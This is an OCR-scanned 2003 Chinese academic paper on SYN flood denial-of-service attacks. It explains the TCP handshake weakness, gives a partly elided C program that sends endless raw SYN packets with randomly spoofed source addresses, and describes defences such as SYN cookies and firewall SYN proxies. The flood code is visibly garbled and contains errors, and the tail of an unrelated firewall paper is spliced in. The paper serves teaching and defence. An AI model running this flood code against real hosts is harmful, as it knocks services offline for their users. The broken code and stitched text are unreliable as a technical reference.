SYN Flood 攻击的原理、实现与防范*

陈 波[1,2]

(1. 解放军理工大学 通信工程学院，江苏 南京 210007；2. 南京师范大学 计算机系，江苏 南京 210097)

摘 要：SYN Flood 攻击是拒绝服务攻击中的一种典型攻击手段。在分析攻击原理的基础上，介绍了该攻击在 Linux 平台上的实现方法及目前防范该攻击的主要技术。

关键词：拒绝服务攻击；SYN Flood 攻击；TCP/IP；网络安全

中图法分类号：TP393.08 文献标识码：A 文章编号：1001-3695(2003)12-0080-04

Principle Implementation and Defense of SYN Flood Attack

CHEN Bo[1,2]

(1. *College of Communication Engineering, PLA University of Science & Technology, Nanjing Jiangsu 210007, China*; 2. *Dept. of Computer Science, Nanjing Normal University, Nanjing Jiangsu 210097, China*)

Abstract: SYN Flood is a typical attack of denial of service attack. Base on analyse the principle of which, the implementation on Linux and defense methods against the SYN Flood attack are proposed.

Key words: DoS Attack; SYN Flood Attack; TCP/IP; Network Security

1 SYN Flood 攻击原理

拒绝服务攻击(Denial of Service, DoS)是指黑客用“合理”的服务请求来占用过多的服务资源，这些服务资源包括网络带宽，文件系统空间容量，开放的进程或者向内的连接，致使服务超载，无法响应其它的请求。尽管计算机的处理速度、互联网的传输速度已相当快，内存容量比较大，但都无法避免这种攻击，因为任何事都有一个极限，黑客总能找到一个方法使请求的值大于该极限值。SYN Flood 攻击是 DoS 攻击中一种典型的攻击手法，发生在 2000 年 2 月的那次轰动全球的黑客攻击事件中(包括 CNN, Yahoo, Amazon 在内的众多著名网站都遭受了大规模的 DoS 攻击)，SYN Flood 便是“罪魁祸首”。

SYN Flood 攻击原理是：一台机器在网络中通信时首先需要建立 TCP 连接，标准的 TCP 连接需要三次报文交换[1]，具体过程如下：(1)源主机(S)发送带有 SYN 标志的报文段通知目标主机(D)需要建立 TCP 连接，并将 TCP 报头中的 Sequence Number 设置成自己本次连接的初始值 ISN。(2)D 收到了 S 发来的 SYN 包时，它会在未完成连接队列中添加一个表项，记录一些与此连接请求相关的信息，这种情况被称作半连接，然后，返回给 S 一个带有 SYN + ACK 标志的报文段，告之自己的 ISN，并确认 S 发送来的第一个数据段，即将 Acknowledge Nnumber 设置成 S 的 ISN + 1，D 进入 SYN _ RCVD 状态。(3)正常情况下(图 1)，S 最终会返回 ACK 包给 D，确认收到 D 的报文段，即将 Acknowledge Number 设置成 D 的 ISN + 1。S 将未完成连接队列中的相关表项移入到已完成连接队列中，供 Accept 函数取用，这时 D 进入 ESTABLISHED 状态。

在 SYN Flood 攻击中(图 2)，源主机 S 向目标主机 D 发出的报文源地址是一个虚假的 IP 地址。当 D 收到请求后，就会用一些资源来为新的连接提供服务，并回复 S 一个 ACK + SYN 包。由于 ACK + SYN 是返回一个假的 IP 地址，因此没有任何响应。于是 D 继续发送 ACK + SYN 包，并将该半连接放入端口的积压队列中。一般系统都有默认的回复次数和超时时间，又由于端口积压队列的大小是有限的，当半连接过多时就会溢出。这就将导致该端口无法去响应其它机器的连接请求，形成通常所说的端口被“淹”的情况。尽管半连接一段时间后会被清除，但只要不断向目标主机发送大量伪造 IP 的 SYN 请求，就可抵消清除的效果，最终使目标主机资源耗尽。



图 1 三次握手成功



图 2 半连接

2 SYN Flood 攻击实现

收稿日期：2002-10-10；修返日期：2003-01-11

基金项目：江苏省教委科研基金资助项目(00KJB110005)

2.1　主程序设计

```
int main(int argc,char *  argv[])
/* 从命令行中获得对方主机的名称和端口号。对方主机的名称可以是 IP 或域名地址 */
{struct sockaddr _ in addr;
/* 使用 sockaddr _ in 结构体来设置地址信息,sin _ family 指代使用协议簇,在 TCP 套接字编程中只能用 AF _ INET;sin _ port 存储端口号(使用网络字节顺序),数据类型是一个 16 位的无符号整数类型;sin _ addr 存储 IP 地址 */
  struct hosttent * victim;
  …
  bzero(&addr,sizeof(addr));
  /* 套接字地址结构初始化为 0 */
  addr.sin _ family = AF _ INET;
    addr.sin _ port = htons(atoi(argv[2]));
  if(inet _ aton(argv[1], &addr.sin _ addr) =  = 0)
  {victim = gethostbyname(argv[1]);
    …
addr.sin _ addr = * (struct  in _ addr * ) ( * victim→h _ addr _ list)[0];
  }
/* 调用函数 inet _ aton 和 gethostbyname 来获得对方主机二进制形式的 IP 地址 */
sockfd = socket(AF _ INET,SOCK _ RAW,0);
/* 因为需要伪造 IP 数据包的源 IP 地址,所以必须使用原始套接字来发送这些 SYN 报文段。指定套接字的协议类型为 0,表明这个原始套接字可以接受内核传递给原始套接字任何类型的 IP 数据包 */
…
setsockopt(sockfd, IPPROTO _ IP, IP _ HDRINCL, &on, sizeof(on));
/* 成功创建了一个原始套接字之后,主程序在这个套接字上设置 IP-HDRINCL 选项,这样可以为发送的每个 IP 数据包填充数据报的首部内容 */
setuid(getpid());/* 发送 SYN 报文段之前,函数 setuid 将程序的权限修改为普通用户 */
send _ synflood(sockfd, &addr);
/* 函数 send _ synflood 向对方服务器发送 SYN 数据包 */
}
```

2.2　发送 SYN 数据包函数 Send _ Synflood 的实现

函数 Send _ Synflood 生成的一个 SYN 数据包格式如图 3 所示。

0	8	16	24	31
4	5	0	40	
0			0	
TTL _ OUT		TPPROTO _ TCP	0	
源 IP 地址:随机数				
目的 IP 地址				
源端口:1500			目的端口:8080	
序列号:随机数				
确认号:0				
5		TH _ SYN	0	
校验和			0	

图 3　SYN 包设置

```
void send _ synflood(int sockfd, struct sockaddr _ in *addr)
 {char buf[40],sendbuf[40];
struct ip *ip;
  struct tcphdr *tcp;
  struct pseudohdr   /* 伪首部结构定义 */
 {struct in _ addr saddr;
  struct in _ addr daddr;
  u _ char zero;
  u _ char protocol;
  u _ short length;
}pseudoheader;
len = sizeof(struct ip) + sizeof(struct tcphdr);
ip→ip _ v = 4;
ip→ip _ hl = sizeof(struct ip) > > 2;
ip→ip _ tos = 0;
ip→ip _ len = htons(len);
ip→ip _ id = 0;
ip→ip _ off = 0;
ip→ip _ rtl = TTL _ OUT;
ip→ip _ p = IPPROTO _ TCP;
ip→ip _ sum = 0;
ip→ip _ dst =  addr→sin _ addr;
/* 协议域为 4,表示 IPv4。首部长度固定为 20 字节,即这一域的值为 5。服务类型为 0。IP 数据包的总长为 40 字节。标志为 0,碎片偏移为 0,生存时间为 TTL _ OUT,协议域为 IP 数据部分封装的数据的协议,为 IPPROTO _ TCP。首部的校验和为 0,IP 协议将自动计算一个校验和并填充这个域。IP 数据包的源地址是一个随机数,目的地址是参数 addr 中指定的 IP 地址。 */
tcp→th _ sport = htons(1500);/* 源端口号为恒定的 1500 */
tcp→th _ dport = addr→port;
/* 目的端口号由参数 addr 中的端口号指定 */
tcp→tcp _ seq = random();/* 序列号是一个随机数 */
tcp→tcp _ ack = 0;/* 确认号为 0 */
tcp→th _ off = 5;
/* 数据偏移域存储 TCP 数据段首部的长度,以 4 字节为单位。这个 SYN 数据段的首部长度固定为 20 字节,所以这个域的值为 5 */
tcp→th _ flags = TH _ SYN;
/* 标志域为 TH _ SYN(值为 0x02),表示该数据段为 SYN 数据包 */
tcp→th _ win = htons(2048);
tcp→th _ sum = 0;
for( ; ;)
 {ip→ip _ src.s _ addr = random();
/* 以下填写伪首部 */
pseudoheader.saddr.s _ addr = ip→ip _ src.s _ addr;
pseudoheader.daddr.s _ addr = addr→sin _ addr.s _ addr;
pseudoheader.zero = 0;
pseudoheader.procotol = 4;
pseudoheader.length = sizeof(struct tcphdr);
/* 以下将伪首部和 TCP 首部复制到同一缓冲区 buf */
bzero(buf,sizeof(buf));
memcpy(buf,& pseudoheader,sizeof(pseudoheader));
memcpy(buf + sizeof(pseudoheader),&tcp,sizeof(struct tcphdr));
/* 以下语句说明校验和域的值由函数 checksum 计算求得 */
tcp→th _ sum = checksum((u _ short *)&buf,12 + sizeof(struct tcphdr));
//以下将 IP 首部和 TCP 首部复制到同一缓冲区 sendbuf 后直接发送
bzero(sendbuf,sizeof(sendbuf));
memcpy(sendbuf,& ip,sizeof(ip));
memcpy(sendbuf + sizeof(ip),&tcp,sizeof(tcp));
sendto(sockfd, sendbuf, len, 0, addr, sizeof(struct sockaddr _ in));
}
/* 每次发送的 IP 数据包仅源 IP 地址和其中的 TCP 数据段的校验和不同,所以循环中仅修改这两个域的值,然后发送这个 IP 数据包 */
}
```

函数 Send _ Synflood 调用函数 Checksum 计算 TCP 数据段的校验和,这个函数的源代码如下:

```
unsigned short checksum (unsigned short * data, unsigned short length)
 {  int nleft = length;
  int sum = 0;
  unsigned short * w = data;
  unsigned short value = 0;
  while (nleft > 1)
   {  sum + =  * w + + ;
  nleft - = 2;
  }
  if (nleft = = 1)
   {  * ( unsigned char * ) (&value) =  * ( unsigned char * ) w;
  sum + = answer;
  }
  sum = (sum > > 16) + (sum & 0xffff);
  sum + = (sum > > 16);
  value = ~ sum;
  return (value);
}
```

3　SYN Flood 攻击防范

SYN Flood 攻击看似简单,但防御起来却不是很容易,一方面,这种攻击使用的是正常 TCP 网络服务都不会禁止的 SYN 类型数据包,而且因为数据包很小,黑客可以很容易地在短时间内产生大量这样的数据包,还有一点最重要,黑客根本不需要得到目标主机的返回信息,所以他可以伪造数据包的源 IP 和源端口,让目标主机无法追查攻击来源,也很难对随机产生的源 IP 地址

和源端口进行过滤。下面的一些方法可以在一定程度上有效地防范 SYN Flood 攻击。

3.1 设置一些 TCP/IP 协议参数

主机系统中,抵御 SYN Flood 攻击可以采用下列措施:

①增加 TCP 监听套接字未完成连接队列的最大长度;

②减少未完成连接队列的超时等待时间;

③使用诸如 SYN Cookies 这样的特殊措施。

在 Linux 系统(2.2 及以上内核版本)中,具体设置如下:

(1)增加未完成连接队列(q0)的最大长度

```
# /sbin/sysctl-w net.ipv4.tcp_max_syn_backlog = 1280
```

或者是:

```
# echo 1280 > /proc/sys/net/ipv4/tcp_max_syn_backlog
```

(2)启用 TCP SYN Cookies 支持

```
# /sbin/sysctl-w net.ipv4.tcp_syn_cookies = 1
```

或者是:

```
# echo 1 > /proc/sys/net/ipv4/tcp_syn_cookies
```

启用 SYN Cookies 来防止 SYN Flood 是 Linux 内核一个特有的机制,SYN Cookies 操作中,当一台服务器 B 收到来自用户 A 的 SYN 数据包后,会根据数据包提供的源和目标 IP 地址、时间、端口号和一个秘密的数字源 IP 地址、源端口、目标 IP 地址、目标端口、以及一个系统秘密数字,利用 MD5 算法所得到一个单精度值,这个值称为 Syn Cookies。计算出的 SYN Cookies 被装入到 SYN/ACK 响应数据包的初始化序列号内(ISNB),放在网上传送出去。服务器不必记住用于初始化的序列号 ISNB 和 Cookie 值,也不用为积压队列分配空间。ISNB 计算方法如下:

ISNB = ISNA + MD5(Ks(T),saddr,sport,daddr,dport,Ks(T))

其中:Saddr 为源 IP 地址;Sport 为源端口;Daddr 为目标 IP 地址;Dport 为目标端口;ISNA 为原 TCP 请求序列号;Ks(T)为当前系统秘密数字。

如果 SYN 数据包是合法用户发送的,则此用户收到服务器送来的 SYN + ACK 数据包后,会返回 ACK 数据包,这样服务器就能对连接初始化,完成三次握手。服务器还会同样根据 ACK 数据包的源和目标 IP 地址、端口号、系统秘密数字进行计算,如果计算的结果与 ACK 内存储的已知值相匹配,则 Cookie 就是有效的。则系统就知道收到的 ACK 数据包是利用三次握手建立的连接的一部分。判断该 ACK 是否合法的方法为:

ISNB - 1 = = ISNA + MD5(Ks(T),saddr,sport,daddr,dport,Ks(T))

|| ISBN - 1 = = ISNA + MD5(Ks(t),saddr,sport,daddr,dport,Ks(t))

3.2 采用高性能的防火墙

现在成熟的防火墙产品,基本上都有针对 SYN Flood 攻击的防御措施,其技术实现可以分为:

(1)SYN Threshold

这是最简单的一种 SYN Flood 攻击防御机制,其思想是:设定一个未完成连接队列的限定值,如果超过了该值,则丢弃 SYN 数据报文。最有代表性的是 Cisco 的 PIX 防火墙。

(2)SYN Defender

防火墙允许 SYN 包通过到达内网目标主机,并让目标主机的 SYN + ACK 包通过防火墙回应给源主机,然后它代表源主机产生一个 ACK 包回应给目标主机。这样使得目标主机将半开连接从其积压队列中取出,释放相应分配出去的系统资源。

在攻击的情况下(图 4),防火墙在代表源主机产生一个 ACK 包回应给目标主机后,不能在一段时间后收到正确的 ACK 包,它就向目标主机发出一个 RST 包以终止连接。

在正常情况下(图 5),当源地址发出的合法 ACK 包到达时,防火墙让其通过,这个重复的 ACK 包到达目标主机,由于 TCP 能够正确处理重发的包,所以三次握手能够正常建立,这样防火墙不再介入两台主机之间的数据包传递。

这种方法的优点是:连接请求的建立基本没有延时,而且一旦建立正常的连接,数据包的传递没有延时。当然这种方法需要精确的设置超时时间,不至于因为源主机回应时间过长而拒绝正常的连接请求。



图 4 攻击情况



图 5 正常连接

这种机制存在自身的缺陷:一方面可能造成服务器端的资源浪费;另一方面防火墙本身成为了可被利用的一个潜在的弱点。这种防御机制中最有代表性的是 CheckPoint 的 Firewall - 1 防火墙。

(3)SYN Proxy

这是对 SYN Defender 的一种改进机制。代理防火墙通常是为每个受其代理服务的应用程序而分别实现的。每个代理应用对于客户程序而言就好似服务器,而对于真正的服务器而言就似客户机。

当防火墙接收到一个发往内网某台主机的包时,防火墙将代表该目标主机进行应答,直到成功地建立了三次握手,再由防火墙与主机建立第二次连接。

在攻击的情况下(图 6),防火墙代替目标主机回应攻击者发来的 SYN 包,因为最后的 ACK 不可能到达,防火墙将终止连接,在整个过程中,目标主机没有接受任何的数据包。当然,防火墙必须正确的设置,以确保自身有效地对付 SYN Flood 攻击。

在正常连接的情况下(图 7),防火墙在收到 ACK 包后,它将代表源地址主机与内网主机建立第二次连接。此时它在两者之间起到代理的作用。

这种方法的优点是,内网主机绝对不会收到具有伪地址的 SYN 包,从而不会遭受攻击。一个明显的缺点是,如果是正常的连接请求,在建立 TCP 连接时以及连接后传递正常数据包都将有延时。

采用 SYN Proxy 的代表是 Netscreen 防火墙,国内的天网防火墙也采用这种机制。



图 6　攻击情况

图 7　正常连接

根据实践,采用 SYN Defender 机制的防火墙,对于低于每秒发送 500 个以内的 SYN 包的 SYN Flood 攻击还是比较有效的,攻击强度再大就不行了,而采用 SYN Proxy 机制的防火墙,则可以有效抵御每秒发送 20 000 个左右 SYN 包的攻击。

通常情况下,即便黑客占用了所有 ISDN(xDSL)的有限带宽,发送 SYN 包的频率也不会超过 200 个/每秒,所以利用防火墙来防御 SYN Flood 攻击一般情况下都是比较有效的,但如果黑客采用大规模的 DDoS 攻击,恐怕任何防御措施都不能完全可靠,这也正是拒绝服务类型的攻击为什么如此长盛不衰的一个原因。

参考文献:

[1] W Richard Stevens. TCP/IP Illustrated, Volume 1 :The Protocols[M]. Addison Wesley, 1994.
[2] TCP SYN Flooding and IP Spoofing Attacks CERT Advisory CA-96.21 [EB/OL]. http ://www.cert.org.tw.jan, 2001.
[3] Denial of Service Attacking with TCP SYN flooding[EB/OL]. http ://www.cert.org.tw.Jan, 2000.
[4] Christoph L Schuba. Analisis of a Denial of Sevice Attack on T-CP Coast Laboratory. Department of Computer Science, Purdue University [EB/OL]. http ://www.purdue.edu, 2000.
[5] 陈波,于泠. DoS 攻击原理与对策的进一步研究[J]. 计算机工程与应用, 2001, 37(10) :30-33
[6] 于泠,陈波. 两种典型拒绝服务攻击手法的分析与对策[J]. 计算机应用研究, 2001, 18(6) :72-74.
[7] 张斌,高波. Linux 网络编程[M]. 北京 :清华大学出版社, 2000.

作者简介:

陈波,男,讲师,博士生,从事信息网络安全技术的研究与应用。

(上接第 79 页)图中 SQL 服务器中存放有财务数据、学生档案、学籍、成绩报告等重要数据,属于数据层服务 ;OA System(办公自动化系统),VOD System(视频点播系统)由内部人员使用,属于中间层服务 ;WWW 服务、FTP 服务、E-mail 服务需要与 Internet 直接通信,属于表述层服务。在该防火墙系统中,表述层防火墙采用路由器 Access List 技术、ISA 代理服务器技术和相应的入侵监测技术 ;中间层防火墙采用应用级网关技术 ;数据层防火墙采用虚拟专用网络 VPN 技术。这样,通过三级系列防火墙,实现了对学校最重要的数据服务器的安全保护。



图 5　系列防火墙在甘肃工业大学的应用

6　结论

在这篇文章中,我们分析了几种能够满足多级应用系统的 Internet 防火墙设计方案。单个防火墙有低价位的优点,但是依靠单个防火墙或者合并应用系统的子网常常会降低管理员对应用系统组件访问的控制能力。通过配置系列防火墙我们可以大幅度提高来自 Internet 的非授权访问的难度,但是每个防火墙层的设计复杂度也随之提高了,配置和维护防火墙的费用也有所增加。在实际应用中,应根据具体情况选择合适的设计方案。然而,在 Internet 中绝对安全的网络是不存在的,网络的安全性越高,需要的代价就越大,工程师只能在网络性能与成本之间寻求一个最佳的平衡点。

参考文献:

[1] Stephen Northcut. Network Intrusion Detection[M]. Beijing :Tsinghua University publishing company, 1998.
[2] Lenny Zeltser. TwoFirewalls, Perimeter Protection, and VPNs [M]. USA :New Riders Publishing company, 2001.
[3] 黄发文,徐济仁,陈家松. 计算机网络安全技术初探[J]. 计算机应用研究, 2002, 19(5) :46-48.
[4] 包广斌,袁占亭,等. 基于 Web 的交互式远程视频系统的设计与应用[J]. 甘肃工业大学学报, 2001, 27(1) :68-72.
[5] Cisco Systems. New Services Deliver Scalable, Comprehensive Security to the Campus, MAN, and WAN[EB/OL]. http ://newsroom.cisco.com/dlls/prod _ 082702.html, 2002.
[6] Cisco Systems. Cisco IOS Firewall Intrusion Detection System[EB/OL]. http ://www. cisco. com/univercd/cc/td/doc/product/software/ios120/120newft/120t/120t5/iosfw2/ios _ ids.htm # xtocid0, 2002.
[7] Administrator. Intrusion Detection Systems (IDS)[EB/OL]. http ://www.firetower.com/ids.html, 2002.

作者简介:

包广斌(1975-),男,硕士研究生,主要研究网络协议、网络安全技术 宋健,男,工程师,主要研究网络协议、网络通信技术 ;袁占亭,男,教授,中国教育科研网 CERNET 专家组副组长,主要研究方向为网络协议、网络通信安全技术等 ;余冬梅,女,副教授,主要研究方向为大型数据库系统的开发。

SYN Flood攻击的原理、实现与防范

作者： 陈波
作者单位： 解放军理工大学,通信工程学院,江苏,南京,210007;南京师范大学,计算机系,江苏,南京,210097
刊名： 计算机应用研究 ISTIC PKU
英文刊名： APPLICATION RESEARCH OF COMPUTERS
年，卷(期)： 2003,20(12)
被引用次数： 14次

参考文献(7条)

1. W Richard Stevens TCP/IP Illustrated,Volume 1:The Protocols 1994

2. TCP SYN Flooding and IP Spoofing Attacks CERT Advisory CA96.21 2001

3. Denial of Service Attacking with TCP SYN flooding 2000

4. Christoph L Schuba Analisis of a Denial of Sevice Attack on TCP Coast Laboratory 2000

5. 陈波;于泠 DoS攻击原理与对策的进一步研究[期刊论文]-计算机工程与应用 2001(10)

6. 于泠;陈波 两种典型拒绝服务攻击手法的分析与对策[期刊论文]-计算机应用研究 2001(06)

7. 张斌;高波 Linux网络编程 2000

本文读者也读过(10条)

引证文献(14条)

1. 刘辉宇.陈凯.彭涛.陈晓苏 基于欧氏空间距离计算的SynFlood攻击检测方法进一步讨论[期刊论文]-计算机科学 2011(12)

2. 林鹏 DDoS攻击原理、检测方法及防御措施[期刊论文]-网络安全技术与应用 2006(1)

3. 陈勇 Windows Server 2003下SYN Flood攻击防御的一种方法[期刊论文]-电脑知识与技术 2011(18)

4. 钱峰.张蕾 SYN Flood攻击的原理机制/检测与防范措施[期刊论文]-福建电脑 2005(9)

5. 曾小荟.冷明.刘冬生.李平.金士尧 一个新的SYN Flood攻击防御模型的研究[期刊论文]-计算机工程与科学 2011(4)

6. 季云龙.邵国强 TCP/IP协议的网络安全[期刊论文]-电脑学习 2011(2)

7. 张开宇.陆松年 基于改进决策树的有状态防火墙模型[期刊论文]-信息安全与通信保密 2010(2)

8. 石淑华 操作系统的SYN攻击保护机制的研究与比较[期刊论文]-福建电脑 2007(4)

9. 王毅.冯永祥 TCP SYN flood网络攻击原理及其防御实现[期刊论文]-福建电脑 2008(2)

10. 许建真.许密画.殷安生.沈丽珍 基于流量分析与双阈值包过滤策略的DDoS防范机制的研究[期刊论文]-南京邮电大学学报（自然科学版） 2007(4)

11. 邱科宁 Client Puzzle协议在防御资源耗尽型DoS攻击中的应用研究[学位论文]硕士 2005

12. 孙永清 分布式拒绝服务攻击的防御策略研究[学位论文]硕士 2004

13. 沈丽珍 基于流量分析的双阈值包过滤防火墙的研究与设计[学位论文]硕士 2006

14.张亚平 基于分布智能代理的自保护系统研究[学位论文]博士 2005